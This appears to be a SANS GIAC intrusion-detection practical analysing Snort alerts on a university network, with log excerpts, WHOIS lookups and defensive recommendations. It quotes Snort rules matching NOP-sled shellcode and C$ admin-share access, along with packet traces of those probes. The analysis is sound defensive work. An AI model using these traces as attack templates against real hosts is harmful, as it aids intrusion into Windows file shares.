Log of detect (partial):

```
10/19-00:00:24.716494 [**] SMB Name Wildcard [**] MY.NET.150.133:3117 -> 172.202.107.2:137
10/19-00:00:24.716518 [**] SMB Name Wildcard [**] MY.NET.150.133:3117 -> 24.156.171.176:137
10/19-00:00:39.122827 [**] SMB Name Wildcard [**] MY.NET.150.133:3117 -> 216.135.27.252:137
10/19-00:00:40.923652 [**] SMB Name Wildcard [**] MY.NET.150.133:3117 -> 200.175.59.196:137
10/19-00:01:04.333989 [**] SMB Name Wildcard [**] MY.NET.150.133:3117 -> 200.175.59.196:137
```

Summary. This particular alert represented 70% of all alerts generated during the 5-day period. The alerts concern systems that sent traffic to port 137 (NetBIOS Name Service). This service is used on both Windows and Samba servers. A Windows host that receives a NetBIOS wildcard query can respond with information about the properties of the workstation including host name, domain or workgroup name, and a list of currently logged on users. In brief, SMB is used to share information over networks. By accessing this information, attackers can obtain information that could be useful to launch their attacks.

The Server Message Block (SMB) protocol provides a method for client applications in a computer to read and write to files on and to request services from server programs in a computer network. Using the SMB protocol, an application (or the user of an application) can access files at a remote server as well as other resources, including printers, named pipes, and mail slots. Thus, a client application can read, create, and update files on the remote server. It can also communicate with any server program that is set up to receive an SMB client request.

Microsoft Windows operating systems since Windows 95 include client and server SMB protocol support. For Unix systems, a shareware program, Samba, is available

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

that allows end users to access and use files, printers, and other commonly shared resources on a company's intranet or on the Internet.

In his GCIA practical research, Alex Wood stated that “the SMB Name Wildcard alert no longer seems to be in the Snort standard rule base or if it is, the name had changed.” He offers the Snort rule below as a possible signature.

> alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "SMB Name Wildcard"; content: "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA00 00";)

Wood stated that “the ‘CKAA…’ characters that the SMB Name Wildcard rule is looking for translates into a “*” or wildcard. The wildcard character is used for broadcast name service requests.”

A typical trace of this request looks like the following packet captured by Snort. This was obtained from a SANS article written by Bryce Alexander, answering questions about Port 137 scans.

```
[**] SMB Name Wildcard [**]
05/10-18:08:05.359797 badguy.com:137 -> goodguy.com:137
UDP TTL:119 TOS:0x0 ID:45361
Len: 58
00 D4 00 00 00 01 00 00 00 00 00 00 20 43 4B 41 ............ CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 00 00 21 AAAAAAAAAAAAA..!
00 01 ..
```

I was also able to correlate this particular alert with SANS Internet Storm Center (ISC). The ISC reports that Port 137 is one of the top attacked ports. Figure 2 shows scanning activity against Port 137 between September 30 and December 7, 2003. This timeframe includes the period (October 19th thru 23rd) analyzed in this alert.




Figure 2. Reported scanning activity against Port 137.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Defensive recommendations: NetBIOS traffic should never be seen coming from external hosts, into the MY.NET.edu network. Attackers or worms scanning for vulnerable Windows hosts with insecure file sharing properties often use NetBIOS name queries. Rather, NetBIOS activity is often seen in internal network traffic when, for example, a Windows host accesses a network share on another Windows host. Based on the captured traffic and the number of events, MY.NET.80.51 and MY.NET.150.133 appear to be actively targeted for NetBIOS queries, while the rest of the traffic may well be random scanning, especially those against MY.NET.29.2 and MY.NET.84.224. The bulk of MY.NET.edu outbound traffic destined for port 137 are responses coming from MY.NET.80.51 and MY.NET150.133. Therefore, a mitigating step should be to block port 137, both incoming and outgoing, at MY.NET.edu border devices (e.g., gateway routers and external firewalls). NetBIOS traffic should not be allowed coming in from the public Internet or going out to the Internet. Blocking NetBIOS traffic at the border routers ensures that this type of traffic does not enter or leave the internal network.

Internally, since a significant number of these alerts were logged from MY.NET80.51 and MY.NET.150.133, these should be checked for possible NetBIOS compromises. It is also highly recommended to scan the MY.NET network using scanning tools to identify Windows accounts with no passwords and insecure file shares. Finally, the MY.NET subnet should be checked for the presence of an Internet worm known as "network.vbs" and its derivatives (see: http://www.cert.org/incident_notes/IN-2000-02.html), and if infected hosts are found, these should be cleaned immediately.

2 – SMC C access 28,531 alerts

Table 11. SMB C access alerts – source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	663	80.50.168.42	5088	MY.NET.84.228
2	295	138.89.11.51	1146	MY.NET.191.52
3	236	61.147.18.195	149	MY.NET.152.166
4	224	61.223.139.116	123	MY.NET.111.225
5	217	203.197.20.41	117	MY.NET.110.220
6	212	202.5.88.228	116	MY.NET.110.204
7	211	81.195.245.4	109	MY.NET.110.212
8	208	202.213.143.7	109	MY.NET.110.205
9	193	81.196.41.135	108	MY.NET.110.203
10	190	62.134.85.27	107	MY.NET.72.243

Log of detect (partial):

```
10/19-09:52:23.886833 [**] SMB C access [**] 213.66.42.174:1621 -> MY.NET.190.101:139
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
10/19-09:52:53.005289 [**] SMB C access [**] 213.66.42.174:1611 -> MY.NET.190.97:139
10/19-15:15:56.411304 [**] SMB C access [**] 200.171.127.32:3822 -> MY.NET.190.97:139
10/19-15:14:56.409042 [**] SMB C access [**] 200.171.127.32:3822 -> MY.NET.190.97:139
10/19-15:14:56.627500 [**] SMB C access [**] 200.171.127.32:3824 -> MY.NET.190.102:139
```

Summary: This alert concerns attempts to gain access to client machines in MY.NET.edu network. It is looking for attempts to access "C" shares on port 139/TCP. The attempted access uses the SMB protocol, which is the underlying format for the NetBIOS service used by Windows. The captured traffic shows connections destined to port 139, the port which NetBIOS Session Service listens to.

According to Whitehats.com, “the SMB C Access looks for access to the default admin share (C$) on windows machines. If an attacker can access this share then they have access to the entire C drive.” This event is specific to a vulnerability, but may have been caused by any of several possible exploits. Signatures used to detect this event are specific and consider the packet payload.

A Snort compatible signature is obtained from Whitehats.com:

> alert TCP $EXTERNAL any -> $INTERNAL 139 (msg: "IDS339/netbios_NETBIOS-SMB-C$access"; flags: A+; content: "|5c|C$|00 41 3a 00|"; classtype: system-attempt; reference: arachnids,339;)

A sample trace packet is likewise obtained from Whitehats.com:

```
11/22-01:13:35.399092 source:3973 -> target:139
TCP TTL:115 TOS:0x0 ID:39370  DF
*****PA* Seq: 0x33FAD9A   Ack: 0xE34BA325   Win: 0x21E1
00 00 00 86 FF 53 4D 42 73 00 00 00 00 10 00 00  .....SMBs.......
00 00 00 00 00 00 00 00 00 00 00 00 00 67 1A  .............g.
01 00 81 71 0D 75 00 6D 00 68 0B 32 00 00 00 71  ...q.u.m.h.2...q
2E 00 00 00 00 00 00 00 00 00 01 00 00 00 30  ..............0
00 41 44 4D 49 4E 49 53 54 52 41 54 4F 52 00 4D  .ADMINISTRATOR.M
43 4B 45 4E 5A 49 45 31 00 57 69 6E 64 6F 77 73  CKENZIE1.Windows
20 34 2E 30 00 57 69 6E 64 6F 77 73 20 34 2E 30   4.0.Windows 4.0
00 04 FF 00 00 00 02 00 01 00 0E 00 00 5C 5C 50  .............\\P
52 4F 54 4F 5C 43 00 41 3A 00                    ROTO\C.A:.
```

These SMB and NetBIOS alerts show attempts to gain information from or access insecure file shares on a Windows host. NetBIOS and SMB alerts are usually part of an already established TCP session, so the target hosts are a definitely Windows machines listening on the NetBIOS ports (135 through 139).

The majority of the SMB C access requests were targeted against MY.NET.84.228 and MY.NET.191.52, signifying attempts to access the administrative share of the hosts’ C drive.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Defensive Recommendations: If MY.NET.edu's security policy should not allow Windows networking between systems on its network and systems outside of their network (e.g., public Internet). Packet filtering should be used at network borders to prevent NETBIOS packets from entering and/or leaving MY.NET.edu network. Port 139 should be blocked at the border router and firewall.

3 – MY.NET.30.4 activity 15,603 alerts

Table 12a. MY.NET.30.4 activity – source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	2,933	68.55.85.180	15,603	MY.NET.30.4
2	2,743	68.54.91.147		
3	1,124	172.142.110.232		
4	997	151.196.19.202		
5	474	68.33.10.149		
6	441	68.55.62.79		
7	440	68.55.205.180		
8	396	68.84.131.246		
9	365	151.196.34.226		
10	351	151.196.42.116		

Table 12b. MY.NET.30.4 activity – destination ports

	SRC Ports	No. of Occurrences	DEST Ports	No. of Occurrences
1	1964	2,464	51443	10,378
2	1290	1,138	80	3,901
3	1372	865	524	1,210
4	1471	512	135	30
5	2318	202	445	17
6	1477	112	554	8
7	1429	50	139	6
8	27991	45	4000	5
9	1452	45	21	5
10	35887	44	9090	3

Log of detect (partial):

```
10/19-00:15:01.543476 [**] MY.NET.30.4 activity [**] 66.196.72.10:8274 -> MY.NET.30.4:80
10/19-00:15:02.071539 [**] MY.NET.30.4 activity [**] 66.196.72.10:8274 -> MY.NET.30.4:80
10/19-00:11:09.671927 [**] MY.NET.30.4 activity [**] 66.196.72.96:49268 -> MY.NET.30.4:80
10/19-00:21:17.055269 [**] MY.NET.30.4 activity [**] 66.196.72.91:36917 -> MY.NET.30.4:80
10/19-00:21:17.702983 [**] MY.NET.30.4 activity [**] 66.196.72.91:36917 -> MY.NET.30.4:80
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 3. Top 10 IPs connecting to MY.NET.30.4, with number of connections in parenthesis.

Summary: This activity is directed against MY.NET.30.4 on various ports (see top 10 destination ports in Table 6). The traffic from the source IPs appear to be benign, as this are coming from US-based Internet Service Providers (e.g., Verizon Internet Services; America Online, Comcast Cable Communications, Inc.). However, a number of external systems connected to ports 80, 524 and 51443 on this system, with the majority of connections (10,378) to destination port 51443.

I initially encountered challenges researching port 51443, with few significant information obtained from my Internet searches using Google and other search engines. However, I found a plausible explanation from Daniel Wesemann's GCIA practical (http://www.giac.org/practical/GCIA/Daniel_Wesemann_GCIA.pdf). Weseman writes, "51443 is the secondary HTTPS port (next to 443) used by Novell Netware Enterprise Server, which ties in nicely with the presence of port 524, which is Netware Core Protocol (NCP)." He theorizes that, "this appears to be a Novell Netware box which is being played with by external users."

With this information, it can be deduced that the host is a possible Novell Netware system running an Apache Web Server. This deduction was made from the observed traffic with destination port 51443. The default port that Apache configures HTTPS to use when running Netware Enterprise Server is port 51443.

Defensive Recommendations: Assuming that a Netware Enterprise Server hosted at MY.NET.30.4 is authorized, the University's system administrator(s) should install the Novell recommended patch (available at http://support.novell.com/cgi-bin/search/searchtid.cgi?/2966549.htm) to correct a buffer-overflow vulnerability in Novell's NetWare Enterprise Server, which can be exploited causing a denial of service.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4 – EXPLOIT x86 NOOP 11,557 alerts

Table 13a. EXPLOIT x86 NOOP – source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	764	209.6.97.168	375	MY.NET.15.198
2	418	24.87.153.94	366	MY.NET.27.103
3	412	216.232.208.22	235	MY.NET.5.95
4	314	195.110.140.66	200	MY.NET.80.16
5	280	63.229.211.22	190	MY.NET.81.18
6	260	4.34.198.112	176	MY.NET.29.2
7	253	217.82.34.195	149	MY.NET.66.53
8	246	4.3.6.237	85	MY.NET.189.62
9	243	207.9.129.85	73	MY.NET.5.15
10	242	130.67.101.88	72	MY.NET.69.175

Table 13b. EXPLOIT x86 NOOP – destination ports

	No. of Occurrences	DEST Ports
1	8,398	135
2	2,069	445
3	785	80
4	64	6881
5	44	1071
6	41	119
7	12	1351
8	8	139
9	8	1226
10	6	1392

Log of detect (partial):

```
10/19-03:19:02.436405 [**] EXPLOIT x86 NOOP [**] 208.41.42.141:3750 -> MY.NET.190.97:135
10/19-03:19:05.638156 [**] EXPLOIT x86 NOOP [**] 208.41.42.141:3755 -> MY.NET.190.101:135
10/19-04:02:52.278252 [**] EXPLOIT x86 NOOP [**] 67.11.176.201:4297 -> MY.NET.112.159:4662
10/19-04:39:19.061082 [**] EXPLOIT x86 NOOP [**] 64.230.172.245:4878 -> MY.NET.190.97:135
10/19-04:29:02.364383 [**] EXPLOIT x86 NOOP [**] 211.239.106.153:3924 -> MY.NET.190.101:135
```

Summary: This alerts detected a series of NOP instructions for Intel's x86 architecure. NOP slides are often involved in a buffer overflow attack. Generally,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The NOP allows an attacker to fill an address space with a large number of NOPs followed by his or her code of choice. This allows "sledding" into the attackers shellcode. Often, the object of type of this attack is to gain privilege-level access to one or more of the systems in the targeted subnet. A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold, meaning putting more information in the buffer than was reserved for that piece of data.

A Snort compatible signature that triggered this alert is obtained from Snort.org

> alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:6;)

Defensive Recommendations: According to Snort.org, there are many false positives related to x86 NOP, which “can frequently be found in day-to-day traffic, particularly when transferring large files.” SANS’ Dr. Johannes Ullrich adds that a common false positive for the NOOP signatures are gif files. Without copies of the packets that triggered this alert, however, it is difficult to ascertain whether these alerts are false positives or representative of an actual buffer overflow exploit attempts. As a precaution, determine if this NOP was part of an attack or simply part of an innocent stream of data by analyzing packets to review what benign payload might be triggering alerts.

Also, there is high number of connections to destination Port 135. This port should be blocked at the University’s border router, to prevent the spread of the "W32.Blaster.Worm" (and its variants), which propagates through port 135. Unfortunately, this block may impact people who use dialup to read their e-mail with Exchange servers. A workaround, albeit temporary, is to use the web-based e-mail interface to check their mail until the situation changes.

The high numbers of connections to Port 445 needs to be scrutinized. According to Randy F. Smith “until Win2K, all Windows clients used NetBIOS over TCP/IP (NetBT) to handle file-and-print sharing. NetBT uses TCP ports 137 through 139 as well as UDP ports 137 through 139. To eliminate the shortcomings of NetBIOS and better support DNS, Microsoft enabled Win2K support for Server Message Block (SMB) file-and-print sharing directly on TCP through port 445. When a Win2K client tries to access a shared folder on a server, the client attempts to connect simultaneously to ports 139 and 445. By trying both ports, a Win2K client can access Win2K or NT file servers. If the server responds on port 445, the client sends a reset to the server's port 139 and sets up the SMB session on port 445. NT clients know nothing about direct hosting of SMB on TCP, so they try to connect only through port 139 and are blocked.” (http://www.winnetmag.com/Windows/Article/ArticleID/26709/26709.html)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Smith recommends blocking incoming traffic to port 445, to prevent Windows 2000 clients, in unauthorized subnets, to connect because port 445 can be used as a workaround to sneak past the university's packet filtering.

5 – connect to 515 from inside 7,126 alerts

Table 14. connect to 515 from inside – source and destination IPs

	No. of Occurrences	Primary Source		No. of Occurrences	Primary Destination	DEST Port
1	7,126	MY.NET.162.41		7,126	128.183.110.242	515

Log of detect (partial):

```
10/20-14:04:06.054669 [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
10/20-14:04:15.055583 [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
10/20-14:05:44.190026 [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
10/20-14:06:42.275308 [**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
```

Summary: This alert was triggered by connections from host in MY.NET.edu to an outside host on port 515. Port 515 (UDP/TCP) is associated with a printer spooler, the 'lpr' service. This service basically queues print jobs. Nevertheless, an audit must be done to determine why the print jobs are going to an external IP address. It is possible that MY.NET.162.41 or the legitimate print server may have been misconfigured, or even possibly compromised. According to ARIN, the IP is registered to the National Aeronautics and Space Administration (NASA):

Search results for: 128.183.110.242

OrgName: National Aeronautics and Space Administration
OrgID: NASA
Address: AD33/Office of the Chief Information Officer
City: MSFC
StateProv: AL
PostalCode: 35812
Country: US

NetRange: 128.183.0.0 - 128.183.255.255
CIDR: 128.183.0.0/16
NetName: GSFC
NetHandle: NET-128-183-0-0-1
Parent: NET-128-0-0-0-0
NetType: Direct Allocation
NameServer: NS.GSFC.NASA.GOV
NameServer: NS2.GSFC.NASA.GOV
Comment:
RegDate: 1993-04-01
Updated: 2003-02-05

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Defensive Recommendations: There are published buffer overflow vulnerabilities associated with the 'lpr' service. CERT Advisory CA-2001-15 and CERT Advisory CA-2001-32 are most prevalent. Both advisories warn of attackers able to gain privileged (root) access and execute arbitrary code on a target system.

CERT-2001-32 recommends disabling all services that are not explicitly required, as a general practice, including the line printer daemon until a patch can be applied. If disabling the line printer service is not feasible, the University can limit its exposure to these vulnerabilities by using its border router or firewall to restrict access to port 515/TCP, which originate from outside MY.NET.edu. It is also strongly recommended to make an audit of all authorized print spoolers in the university, and ensure that these are properly patched against known vulnerabilities. Lastly, access to the university's printers should be denied from external IP addresses.

6 – MY.NET.30.3 activity 5,726 alerts

Table 15a. MY.NET.30.3 activity – source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	1,224	68.57.90.146	5,726	MY.NET.30.3
2	735	68.55.27.157		
3	639	68.55.233.51		
4	605	68.55.62.79		
5	572	141.157.6.106		
6	462	68.55.105.5		
7	209	68.55.53.222		
8	200	68.55.250.229		
9	107	68.48.217.68		
10	101	165.247.97.243		

Table 15b. MY.NET.30.3 activity – destination ports

	DEST Ports	No. of Occurences
1	524	5607
2	135	28
3	80	17
4	445	12
5	554	8
6	4000	8
7	21	6
8	139	3
9	9090	2

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

10	5128	2

Log of detect (partial):

```
10/19-00:01:24.412416 [**] MY.NET.30.3 activity [**] 68.57.90.146:1032 -> MY.NET.30.3:524
10/19-00:01:25.593280 [**] MY.NET.30.3 activity [**] 68.57.90.146:1032 -> MY.NET.30.3:524
10/19-00:01:25.593294 [**] MY.NET.30.3 activity [**] 68.57.90.146:1032 -> MY.NET.30.3:524
10/19-00:18:17.912445 [**] MY.NET.30.3 activity [**] 68.55.53.222:1032 -> MY.NET.30.3:524
10/19-00:18:54.077182 [**] MY.NET.30.3 activity [**] 165.247.89.143:2727 -> MY.NET.30.3:524
```




Figure 4. Top 10 IPs connecting to MY.NET.30.3, with number of connections in parenthesis.

Summary: This alert concerns inbound traffic to MY.NET.30.3. The majority of the traffic comes from major US-based ISP companies (Comcast, Verizon, Earthlink). It is difficult to ascertain what type of machine or device MY.NET.30.3 is. It could be a server, a workstation, a router, etc. It appears what may be triggering the alerts are traffic for destination port 524 (TCP/UDP). Port 524 is associated with the Network Control Protocol (NCP). Therefore, it could well be that MY.NET.30.3 is running Novell Netware 5 operating system. The following excerpt is taken from Novell:

> TCP and UDP are both used by NetWare 5 for Pure IP connectivity. The following ports are used for communication:
>
> - TCP 524 - NCP Requests - Source port will be a high port (1024-65535)
> - UDP 524 - NCP for time synchronization - Source port will be a high port

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A search of Port 524 from Google returned a wealth of information regarding NCP. The obtained information reveals that during 2000 – 2001 timeframe in particular, there were indeed high numbers of probes on port 524. A number of e-mail exchanges posted on the Internet, discussed levels of interest regarding this probe.

Defensive Recommendations: Noteworthy is an e-mail from Jeff V. Merkey who adviced, "Novell's NetWare operating system contains a flaw that allows system information to be leaked via TCP port 524 in pure IP configurations. When NetWare is used in a mix Microsoft environment, the Novell operating system leaks data via Service Advertising Protocol (SAP). Other third-party applications compound the problem as well. A hacker can use the data to gain knowledge on the inner workings of the affected system. It is recommended that port 524 be blocked to prevent any leaks."

7 – TCP SRC and DST outside network

Table 16a. Top 10 TCP SRC and DST outside network – source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	4,279	169.254.244.56	2,854	218.16.124.131
2	78	68.55.0.64	1,420	211.91.144.72
3	42	10.0.1.12	42	68.55.61.253
4	28	192.168.1.101	14	63.211.66.115
5	23	192.168.0.5	11	66.93.118.125
6	11	66.93.118.119	10	17.250.248.64
7	10	192.168.2.85	8	63.251.80.206
8	8	192.168.0.101	7	204.221.192.173
9	4	68.55.50.36	5	64.12.24.62
10	4	65.118.41.150	4	152.163.14.25

Table 16b. TCP SRC and DST outside network – source and destination ports

	SRC Ports	No. of Occurrences	DEST Ports	No. of Occurrences
1	49291	23	21	2,860
2	49289	19	996	1,420
3	2442	13	80	68
4	2769	12	143	54
5	2494	12	5190	19
6	2478	12	993	10
7	2447	12	13784	8
8	2440	12	443	3
9	2428	12	2441	3

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

10	2423	12	1863	3			

Log of detect (partial):

```
10/19-05:42:21.789701 [**] TCP SRC and DST outside network [**] 193.251.68.43:51035 -> 192.168.0.2:21
10/19-10:30:08.290035 [**] TCP SRC and DST outside network [**] 169.254.244.56:2327 -> 218.16.124.131:21
10/19-10:30:11.307322 [**] TCP SRC and DST outside network [**] 169.254.244.56:2327 -> 218.16.124.131:21
10/19-10:30:17.342344 [**] TCP SRC and DST outside network [**] 169.254.244.56:2327 -> 218.16.124.131:21
10/19-10:30:19.354298 [**] TCP SRC and DST outside network [**] 169.254.244.56:2329 -> 218.16.124.131:21
```

Summary: This signature detects traffic containing both source and destination addresses that are not part of the University network address space. The sensor sees traffic that is sourced and destined for an outside network. In other words, an internal (MY.NET.edu) address is neither the source nor the destination of these packets. Under normal circumstances this should not actually occur.

There are 26 distinct sources and 111 distinct destinations for this alert. Of the source IPs, there are 4,279 instances of source IP 169.254.244.56, whereas the bulk of connections went to destination IPs 218.16.124.131 and 211.91.144.72. The source IP 169.254.244.56 is a reserved address by IANA.

Search results for: **169.254.244.56**

OrgName: Internet Assigned Numbers Authority
OrgID: IANA
Address: 4676 Admiralty Way, Suite 330
City: Marina del Rey
StateProv: CA
PostalCode: 90292-6695
Country: US

NetRange: 169.254.0.0 - 169.254.255.255
CIDR: 169.254.0.0/16
NetName: LINKLOCAL
NetHandle: NET-169-254-0-0-1
Parent: NET-169-0-0-0-0
NetType: IANA Special Use
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment: Please see RFC 3330 for additional information.
RegDate: 1998-01-27
Updated: 2002-10-14

ARIN WHOIS database, last updated 2003-12-09 19:15

The fact that top two destination addresses are foreign IPs (China-based) and the top destination port is FTP port 21 should be reasons enough to investigate the activity.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The question to ask is: Why does this traffic, which supposedly originate outside the university's network, with destinations to external networks, detected by the MY.NET.edu IDS sensors?




Figure 5. Graphic illustration of concept behind alert

Some speculation is required here. It is plausible, that someone within MY.NET.edu may have spoofed external addresses to use for their connections. In such scenario, the threat is internal. Assume that the university's sensors are topologically located before their gateway/border router facing the Internet, and other sensors are behind the gateway/border router facing the internal network. Internal sensors will detect the outbound traffic with the spoofed IP addresses generated by the host(s) inside the University's network. Under this theory, traffic with both source and destination addresses external to the network imply that the source host is spoofing its address. Otherwise it would not reach the IDS. This may explain why the University IDS is detecting (outbound) traffic with external IP addresses, from within the MY.NET.edu enclave, headed to other external IP addresses. When packets reach the University's gateway/border router, the IP addresses will not be recognized by the gateway router and drop the packets since the IP addresses are not in their routing table (assuming the router is configured to do so).

Defensive Recommendation: An excellent way to ensure that only the University's assigned or allocated IP address space leaves the MY.NET.edu network is to setup an outbound filter. Implementing egress filtering on the University's border routers should be seriously considered. Besides ensuring that spoofing attacks cannot be launched from its network, it also ensures that private addressing is not leaked out into the public Internet (maybe though an incorrectly configured firewall).

Packet sniffers should be seriously considered as well. In his practical, Andrew Evans (http://www.giac.org/practical/GCIA/Andrew_Evans_GCIA.pdf) advocates using packet sniffers on the internal network to detect which host is generating malicious traffic, especially in cases where source IP addresses are spoofed. By using sniffers, it will be possible to identify the MAC address of the malicious host and from this identify its correct IP address.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 17. External RPC call – source and destination IPs

	No. of Occurrences	Primary Sources	No. of Occurrences	Primary Destinations
1	2,836	193.114.70.169	18	MY.NET.24.65
2	420	81.15.45.1	8	MY.NET.6.15
3	7	166.102.99.229	6	MY.NET.28.9
4	2	64.209.74.229	5	MY.NET.75.140
5			5	MY.NET.60.172
6			5	MY.NET.55.118
7			5	MY.NET.28.8
8			5	MY.NET.28.12
9			5	MY.NET.28.11
10			5	MY.NET.28.10

Log of detect (partial):

```
10/22-06:54:30.960588 [**] External RPC call [**] 81.15.45.1:51955 -> MY.NET.190.0:111
10/22-06:54:30.962665 [**] External RPC call [**] 81.15.45.1:51956 -> MY.NET.190.1:111
10/22-06:54:30.967291 [**] External RPC call [**] 81.15.45.1:51957 -> MY.NET.190.2:111
10/22-06:54:31.373390 [**] External RPC call [**] 81.15.45.1:51959 -> MY.NET.190.4:111
10/22-06:54:31.375556 [**] External RPC call [**] 81.15.45.1:51960 -> MY.NET.190.5:111
```

Summary: This alert appears to trigger on every external connection attempt to port 111 (UDP) on several hosts in MY.NET.edu network. Port 111 is associated with the SUN Remote Procedure Call.

Defensive Recommendations: The following is an excerpt taken from an article released on the Internet by New York State Office of Cyber Security and Critical Infrastructure Coordination Cyber Advisory, regarding a newly discovered Solaris user access exploit (visit http://www.cscic.state.ny.us/advisories/sep03/9_17b.htm).

